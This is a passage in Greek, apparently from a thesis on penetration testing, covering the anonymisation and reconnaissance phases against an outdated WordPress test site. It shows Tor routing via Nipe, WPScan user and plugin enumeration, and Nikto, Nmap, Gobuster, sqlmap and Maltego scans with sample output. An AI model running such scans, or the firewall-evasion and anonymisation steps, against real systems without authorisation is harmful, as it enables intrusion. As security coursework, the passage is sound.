Οι πρώτες μας ενέργειες είναι να γίνει το σύστημα μας όσο πιο ανώνυμο γίνεται. Αυτό επιτυγχάνεται με την χρήση ενός προγράμματος του Nipe. Το Nipe είναι ένα πρόγραμμα, που αναπτύχθηκε σε γλώσσα Perl, και έχει ως στόχο να κάνει το δίκτυο Tor την προεπιλεγμένη πύλη δικτύου. Το Nipe μπορεί να δρομολογήσει την κίνηση από το μηχάνημά σας στο Διαδίκτυο μέσω του δικτύου Tor, οπότε μπορεί κανείς να σερφάρει στο Διαδίκτυο έχοντας μια πιο ισχυρή στάση σχετικά με το απόρρητο και την ανωνυμία στον κυβερνοχώρο. Επίσης αλλάζει την IP ανά συγκεκριμένο χρονικό διάστημα. Παρακάτω παρουσιάζονται τα αρχεία καταγραφής του VPS με την χρήση και χωρίς τη χρήση του Nipe και η εμφάνιση του ιστότοπου https://www.dnsleaktest.com/ έτσι ώστε να διακρίνουμε την αποτελεσματικότητά του στο να κάνει το σύστημα μας ανώνυμο[24].


Εικόνα 5.4.1.1:Αρχεία καταγραφής διακομιστή χωρίς χρήση nipe



Εικόνα 5.4.1.2:Dnsleaktest χωρίς χρήση nipe



Εικόνα 5.4.1.3:Αρχεία καταγραφής με χρήση nipe



Εικόνα 5.4.1.4: Dnsleaktest με χρήση nipe

Στην εικόνα 5.4.1.1 φαίνεται η διεύθυνση IP που χρησιμοποιείται από το σύστημα μας στα αρχεία καταγραφής του διακομιστή και επιβεβαιώνεται ότι δεν υπάρχει ανωνυμία από την εικόνα 5.4.1.2 η οποία είναι η έξοδος από τον ιστότοπο https://www.dnsleaktest.com/.Στην εικόνα 5.4.1.3 με την χρήση του Nipe φαίνεται στα αρχεία καταγραφής του διακομιστή μια διαφορετική διεύθυνση IP και σύμφωνα με την εικόνα 5.4.1.4 φαίνεται ότι η IP μας έχει τοποθεσία το Λονδίνο οπότε πλέον το σύστημα μας είναι ανώνυμο.

5.4.2 Ιχνηλάτηση

Σε αυτήν την φάση πρέπει να γίνει η συλλογή όσο το δυνατόν περισσότερων πληροφοριών για το σύστημα που θα γίνει ο έλεγχος διείσδυσης. Με εργαλεία όπως το https://whois.domaintools.com και https://sitereport.netcraft.com/ βρίσκουμε τις αρχικές πληροφορίες του στόχου μας.

5.4.3 Σάρωση

Αφού πάρουμε τις αρχικές πληροφορίες για τον ιστότοπο μας συνεχίζουμε στην επόμενη φάση που είναι η φάση της αναζήτησης πληροφοριών και σάρωσης του ιστοτόπου. Αυτή η διαδικασία λαμβάνει χώρα τόσο τοπικά όσο και στο VPS και αποτελεί πολύ σημαντικό κομμάτι του ελέγχου διείσδυσης καθώς όσο περισσότερες πληροφορίες έχουμε για τον ιστότοπο που ελέγχουμε τόσο πιο εύκολα θα μπορέσουμε να προχωρήσουμε με επιτυχία στις επόμενες φάσεις και κυρίως στην φάση της εκμετάλλευσης. Τα εργαλεία που θα χρησιμοποιήσουμε σε αυτήν την φάση θα είναι:

- WPScan
- Nikto
- Nmap
- Gobuster
- Sqlmap
- Maltego
- Burp Suite
- Owasp ZAP

5.4.3.1 Σάρωση με χρήση του WPScan

Ξεκινώντας, γίνεται χρήση του σαρωτή ασφαλείας Wordpress του WPScan. Το WPScan είναι ένας δωρεάν σαρωτής ασφαλείας WordPress, για μη εμπορική χρήση, γραμμένο για επαγγελματίες ασφαλείας και συντηρητές blog για να ελέγξει την ασφάλεια των ιστότοπών τους. Στην εικόνα 5.4.3.1 φαίνεται η εντολή που χρησιμοποιείται για απλή σάρωση του ιστοτόπου[28].

```
kali@kali:~$ wpscan --url "http://wp38.ctzoum.eu/" --rua
```

Εικόνα 5.4.3.1: Εντολή για απλή σάρωση WPScan

Εικόνα 5.4.3.2:Wpscan έξοδος οθόνης 1

Στην εικόνα 5.4.3.2 η σάρωση της WPScan εμφανίζει τις κεφαλίδες που χρησιμοποιεί ο ιστότοπος. Επίσης φαίνεται ότι ο ιστότοπος χρησιμοποιεί το αρχείο xmlrpc.php και η WPScan μας προτείνει ιστοτόπους που αναφέρουν πιθανές ευπάθειες του συγκεκριμένου αρχείου. Έπειτα φαίνεται ότι υπάρχει πρόσβαση στο αρχείο readme.html του ιστοτόπου και ότι το WP-Cron είναι ενεργό αναφέροντας ιστοτόπους με πιθανές προτεινόμενες ευπάθειες.

Εικόνα 5.4.3.3: WPScan έξοδος οθόνης 2

Στην εικόνα 5.4.3.3 φαίνεται η έκδοση της Wordpress που χρησιμοποιείται και συγκεκριμένα η 3.3.1. Έπειτα φαίνεται το θέμα που χρησιμοποιείται και δίνονται διάφορες πληροφορίες για αυτό. Αναφέρονται επίσης κάποια πρόσθετα που χρησιμοποιούνται από τον ιστότοπο και οι τρόποι που βρέθηκαν.

Εικόνα 5.4.3.4:Wpscan έξοδος οθόνης 3

Στην εικόνα 5.4.3.4 φαίνονται τα υπόλοιπα πρόσθετα και οι πληροφορίες τους. Έπειτα, στην εικόνα 5.4.3.5 ακολουθεί η εντολή της WPScan για σάρωση των χρηστών με την χρήση της παραμέτρου –enumerate u.

Εικόνα 5.4.3.5:Σάρωση χρηστών WPScan

Στην εικόνα 5.4.3.6 φαίνονται όλοι οι χρήστες που υπάρχουν στον ιστότοπο.

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <=> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+]
 | Found By: Author Posts - Display Name (Passive Detection)

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] test
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] test2
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] test3
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Εικόνα 5.4.3.6:WPScan σάρωση χρηστών

Εντολή για σάρωση των πιο δημοφιλή plugins με χρήση της παραμέτρου –enumerate p:

```
kali@kali:~$ wpscan --url "http://wp38.ctzoum.eu/" --rua --enumerate p
```

Εικόνα 5.4.3.7:WPScan εντολή σάρωσης plugin

Εντολή για σάρωση των πιο ευάλωτων plugins με χρήση της παραμέτρου –enumerate vp:


```
kali@kali:~$ wpscan --url "http://wp38.ctzoum.eu/" --enumerate vp
```

Εικόνα 5.4.3.8:WPScan εντολή σάρωσης πιο ευάλωτων plugin

5.4.3.2 Σάρωση με χρήση του Nikto

Συνεχίζοντας, γίνεται χρήση του Nikto. Το Nikto είναι ένας σαρωτής διακομιστή ιστού ανοιχτού κώδικα (GPL) ο οποίος εκτελεί ολοκληρωμένες δοκιμές εναντίον διακομιστών ιστού για πολλά στοιχεία, συμπεριλαμβανομένων περισσότερων από 6700 δυνητικά επικίνδυνων αρχείων / προγραμμάτων, ελέγχων για ξεπερασμένες εκδόσεις περισσότερων από 1250 διακομιστών και συγκεκριμένων προβλημάτων έκδοσης σε περισσότερους από 270 διακομιστές[36]. Ελέγχει επίσης στοιχεία διαμόρφωσης διακομιστή όπως η παρουσία πολλαπλών αρχείων ευρετηρίου, επιλογές διακομιστή HTTP και θα προσπαθήσει να εντοπίσει εγκατεστημένους διακομιστές ιστού και λογισμικό.
Η εντολή που χρησιμοποιήθηκε για την σάρωση του ιστοτόπου είναι:

Εικόνα 5.4.3.9:Εντολή για σάρωση Nikto



Εικόνα 5.4.3.10:Nikto έξοδος οθόνης

Στην εικόνα 5.4.3.10 φαίνεται η έξοδος του προγράμματος Nikto. Αποκτήθηκαν σημαντικές πληροφορίες όπως ο διακομιστής που χρησιμοποιείται από τον ιστότοπο, κάποιες κεφαλίδες που λείπουν και μπορούν να οδηγήσουν σε ευπάθεια. Δίνονται επίσης πληροφορίες για cookies και για κάποια αρχεία που βρέθηκαν όπως το xmlrpc καθώς και διάφορες άλλες πληροφορίες για αρχεία ή καταλόγους που βρέθηκαν στον ιστότοπο. Άλλη μια σάρωση που χρησιμοποιήθηκε με το Nikto ώστε να βρεθούν πιθανές ευπάθειες ήταν στον ιστότοπο http://wp38.ctzoum.eu/phpmyadmin/ στον υποκατάλογο που ευθύνεται για την σύνδεση στην βάση όπως φαίνεται και στην εικόνα 5.4.3.11 που εμφανίζονται πληροφορίες για τον ιστότοπο όπως το πακέτο json που χρησιμοποιείται και πιθανώς να οδηγήσει σε αποκάλυψη ευαίσθητων πληροφοριών.


Εικόνα 5.4.3.11:Nikto έξοδος οθόνης-2

5.4.3.3 Σάρωση με χρήση Nmap


Στην συνέχεια θα γίνει χρήση του προγράμματος Nmap στον VPS. Το Nmap (Network Mapper) είναι ένα δωρεάν και ανοιχτού κώδικα βοηθητικό πρόγραμμα για ανακάλυψη δικτύου και έλεγχο ασφαλείας. Το Nmap χρησιμοποιεί πρωτογενή πακέτα IP για να προσδιορίσει ποιοι κεντρικοί υπολογιστές είναι διαθέσιμοι στο δίκτυο, ποιες υπηρεσίες (όνομα εφαρμογής και έκδοση) ποια λειτουργικά συστήματα (και εκδόσεις λειτουργικού συστήματος) εκτελούνται, τι είδους φίλτρα πακέτων / τείχη προστασίας χρησιμοποιούνται και δεκάδες άλλα χαρακτηριστικά[38].
Εντολή Nmap για την σάρωση της έκδοσης και του λειτουργικού συστήματος στον σέρβερ με την χρήση καθιερωμένων NSE scripts[13].

Εικόνα 5.4.3.12:Εντολή Nmap


Επειδή η έξοδος της εντολής Nmap ήταν πολύ μεγάλη σε μέγεθος θα παρουσιαστούν τα κυριότερα μέρη της. Στην εικόνα 5.4.3.13 φαίνεται η έξοδος της Nmap για την πόρτα 21 που είναι ανοιχτή, χρησιμοποιεί το πρωτόκολλο ftp, την έκδοση του ftp και το πιστοποιητικό ssl που χρησιμοποιείται για την ταυτοποίηση. Στην εικόνα 5.4.3.14 εμφανίζονται πληροφορίες για την πόρτα 22 που είναι ανοιχτή και χρησιμοποιεί το πρωτόκολλο ssh και την έκδοση αυτού, καθώς και πληροφορίες για τους αλγόριθμους κρυπτογράφησης που χρησιμοποιούνται. Στην εικόνα 5.4.3.15 εμφανίζεται η έξοδος για την πόρτα 80 που είναι ανοιχτή και χρησιμοποιεί το πρωτόκολλο http πάνω σε έναν διακομιστή nginx. Στην εικόνα 5.4.3.16 εμφανίζονται πληροφορίες για την πόρτα 443 που χρησιμοποιεί το πρωτόκολλο https πάνω σε διακομιστή nginx. Στην εικόνα 5.4.3.17 εμφανίζονται πληροφορίες για την πόρτα 3306 που χρησιμοποιεί το πρωτόκολλο mysql και η έκδοσή του. Επίσης εμφανίζονται διάφορες πληροφορίες για mysql και τον διακομιστή που χρησιμοποιείται. Στην εικόνα 5.4.3.18 εμφανίζονται πληροφορίες σχετικά με την πόρτα 8080 που χρησιμοποιεί το πρωτόκολλο http και την έκδοση του apache που χρησιμοποιείται επίσης, εμφανίζονται πληροφορίες για την πόρτα 8083 που χρησιμοποιεί το πρωτόκολλο http και δίνονται πληροφορίες για τον nginx και τα cookies που χρησιμοποιούνται[14].



Εικόνα 5.4.3.13:Nmap ftp



Εικόνα 5.4.3.14 ssh



Εικόνα 5.4.3.15:Nmap http

```
443/tcp  open     ssl/http     nginx
|_http-generator: WordPress 3.3.1
|_http-title: Not Another WordPress site | Just another WordPress site
| ssl-cert: Subject: commonName=wp38.ctzoum.eu
| Subject Alternative Name: DNS:wp38.ctzoum.eu
| Not valid before: 2020-09-09T16:28:14
|_Not valid after:  2020-12-08T16:28:14
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
```

Εικόνα 5.4.3.16:Nmap ssl/http


```
3306/tcp open     mysql       MySQL 5.7.31-0ubuntu0.18.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.31-0ubuntu0.18.04.1
|   Thread ID: 6871
|   Capabilities flags: 65535
|   Some Capabilities: LongColumnFlag, IgnoreSpaceBeforeParenthesis, LongPassword, SwitchToSSLAfterHandshake,
   Speaks41ProtocolOld, IgnoreSigpipes, SupportsCompression, Support41Auth, ODBCClient, SupportsTransactions,
   FoundRows, Speaks41ProtocolNew, ConnectWithDatabase, DontAllowDatabaseTableColumn, SupportsLoadDataLocal,
   InteractiveClient, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: G\x06\x1E=\x14\x04^ji\x1Cm\x04(.LW\x141Z\x01
|_  Auth Plugin Name: mysql_native_password
```

Εικόνα 5.4.3.17:Nmap sql

```
8080/tcp open     http        Apache httpd 2.4.29 ((Ubuntu) mod_fcgid/2.3.9 OpenSSL/1.1.1g)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.29 (Ubuntu) mod_fcgid/2.3.9 OpenSSL/1.1.1g
|_http-title: vps-15659567.vps.ovh.net &mdash; Coming Soon
8083/tcp open     http        nginx
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Vesta - LOGIN
|_Requested resource was /login/
```

Εικόνα 5.4.3.18:Nmap apache

Εκτός από τις βασικές εντολές για σάρωση για την αναγνώριση του δικτύου και των βασικών ανοιχτών πορτών του συστήματος, το nmap μπορεί να υλοποιήσει και άλλες λειτουργίες, με την χρήση των NSE scripts, όπως ο κατακερματισμός των πακέτων για την αποφυγή εντοπισμού από το τείχος προστασίας με την παράμετρο –f ή –ff για διπλό κατακερματισμό ή η σάρωση για τυχόν ύπαρξη XSS.




Εικόνα 5.4.3.19:Nmap stored xss script

Στην εικόνα 5.4.3.19 φαίνεται η εκτέλεση της εντολής nmap για σάρωση στην πόρτα 80 με την χρήση ενός NSE script και πιο συγκεκριμένα του http-stored-xss.nse. Το συγκεκριμένο script χρησιμοποιείται για την σάρωση και εύρεση αποθηκευμένων XSS ευπαθειών, όπως φαίνεται στην 4.4.3.8 μέτα την εκτέλεση της εντολής δεν βρέθηκαν αποθηκευμένες XSS ευπάθειες στην πόρτα 80 του ιστοτόπου.


5.4.3.4 Σάρωση με χρήση του Gobuster

Συνεχίζοντας την ιχνηλάτηση και την σάρωση για ευπάθειες, γίνεται χρήση του προγράμματος Gobuster. Το Gobuster είναι ένα εργαλείο που χρησιμοποιείται για brute-force σε URI (κατάλογοι και αρχεία) σε ιστότοπους και σε υποτομείς DNS. Η εντολή Gobuster για την εύρεση των υποκαταλόγων μέσω brute-force με την χρήση υπάρχουσας στα Kali linux λίστας είναι:



Εικόνα 5.4.3.20: Εντολή σάρωσης με χρήση Gobuster

Παρακάτω εμφανίζεται η έξοδος στην οθόνη της εντολής του προγράμματος gobuster.



Εικόνα 5.4.3.21:Έξοδος οθόνης Gobuster

Στην εικόνα 5.4.3.21 γίνεται σάρωση υποκαταλόγων μέσω της brute-force με την χρήση της λίστας directory-list-2.3-medium.txt που προϋπάρχει στα Kali linux, και εμφανίζονται οι κύριοι υποκατάλογοι που υπάρχουν στον ιστότοπο.

5.4.3.5 Σάρωση με χρήση sqlmap

Στην συνέχεια θα γίνει σάρωση της βάσης sql του ιστοτόπου χρησιμοποιώντας το εργαλείο sqlmap. Το sqlmap είναι ένα εργαλείο δοκιμής διείσδυσης ανοιχτού κώδικα που αυτοματοποιεί τη διαδικασία εντοπισμού και εκμετάλλευσης ελαττωμάτων έγχυσης SQL[29]. Έγινε χρήση της παρακάτω εντολής:


Εικόνα 5.4.3.22:Εντολή sqlmap

Εικόνα 5.4.3.23:Έξοδος οθόνης εντολής sqlmap

Στην εικόνα 5.4.3.23 φαίνεται η έξοδος της εντολής sqlmap, στην συγκεκριμένη περίπτωση το πρόγραμμα “τρέχει” πολλές παραμέτρους και εκτελεί πολλούς διαφορετικούς ελέγχους που γίνονται από προεπιλογή με σκοπό να προσδιορίσει αν στον ιστότοπο που έχουμε δώσει σαν παράμετρο μπορεί να γίνει έγχυση sql και με σκοπό να προσδιορίσει το είδος της ευπάθειας της sql έγχυσης.

5.4.3.6 Σάρωση με χρήση Maltego[39]

Εκτός από την χρήση των προηγούμενων εργαλείων και εντολών γίνεται και χρήση του εργαλείου Maltego [39]. Το Maltego είναι ένα λογισμικό που χρησιμοποιείται για την εγκληματολογία ανοιχτού κώδικα. Το Maltego επικεντρώνεται στην παροχή μιας βιβλιοθήκης μετασχηματισμών για την ανακάλυψη δεδομένων από ανοιχτές πηγές και την οπτικοποίηση αυτών των πληροφοριών σε μορφή γραφήματος.



Εικόνα 5.4.3.24:Έξοδος Maltego


Στην εικόνα 5.4.3.24 φαίνεται η έξοδος του προγράμματος Maltego. Στην συγκεκριμένη εικόνα μπορούμε να δούμε ότι έχει γίνει ανάλυση της IP σε πολλές συνιστώσες, από αυτές τις συνιστώσες αναλύονται οι διάφορες διευθύνσεις ηλεκτρονικού ταχυδρομείου που σχετίζονται με την συγκεκριμένη IP. Από την άλλη πλευρά της οθόνης μπορεί κανείς να διακρίνει τα φυσικά πρόσωπα που αντιστοιχίζονται με την IP, την τοποθεσία των διακομιστών, τους διακομιστές και τις εταιρίες που σχετίζονται με την συγκεκριμένη IP.

5.4.3.7 Χρήση Wappalyzer

Σε συνδυασμό με την χρήση των προηγούμενων εργαλείων έγινε και χρήση του Wappalyzer plugin, που είναι ένα πρόσθετο που λειτουργεί πάνω στον browser και το οποίο αναλύει τις διαφορετικές τεχνολογίες που υπάρχουν στον ιστότοπο όπως το CMS, Blogs, Programming languages, operating system, databases, web servers, javascript libraries και όποιες άλλες τεχνολογίες υπάρχουν στον ιστότοπο.

5.4.3.8 Χρήση Owasp Zap[40]

Επίσης, έγινε χρήση του εργαλείου Owasp Zap [40] και πιο συγκεκριμένα του αυτοματοποιημένου ελέγχου διείσδυσης για την συγκεκριμένη φάση του ελέγχου διείσδυσης. Το Zed Attack Proxy (ZAP) είναι ένα δωρεάν, εργαλείο δοκιμής διείσδυσης ανοιχτού κώδικα που διατηρείται κάτω από την ομπρέλα του Open Web Application Security Project (OWASP). Το ZAP έχει σχεδιαστεί ειδικά για τη δοκιμή εφαρμογών ιστού και είναι ευέλικτο και επεκτάσιμο. Παρακάτω παρουσιάζονται οι φάκελοι που βρέθηκαν, που μπορεί να περιέχουν κάποια γνωστή ευπάθεια,από τις πιο σοβαρές έως τις απλές πληροφοριακές (από πάνω προς τα κάτω).



Εικόνα 5.4.3.25:Zap alert box

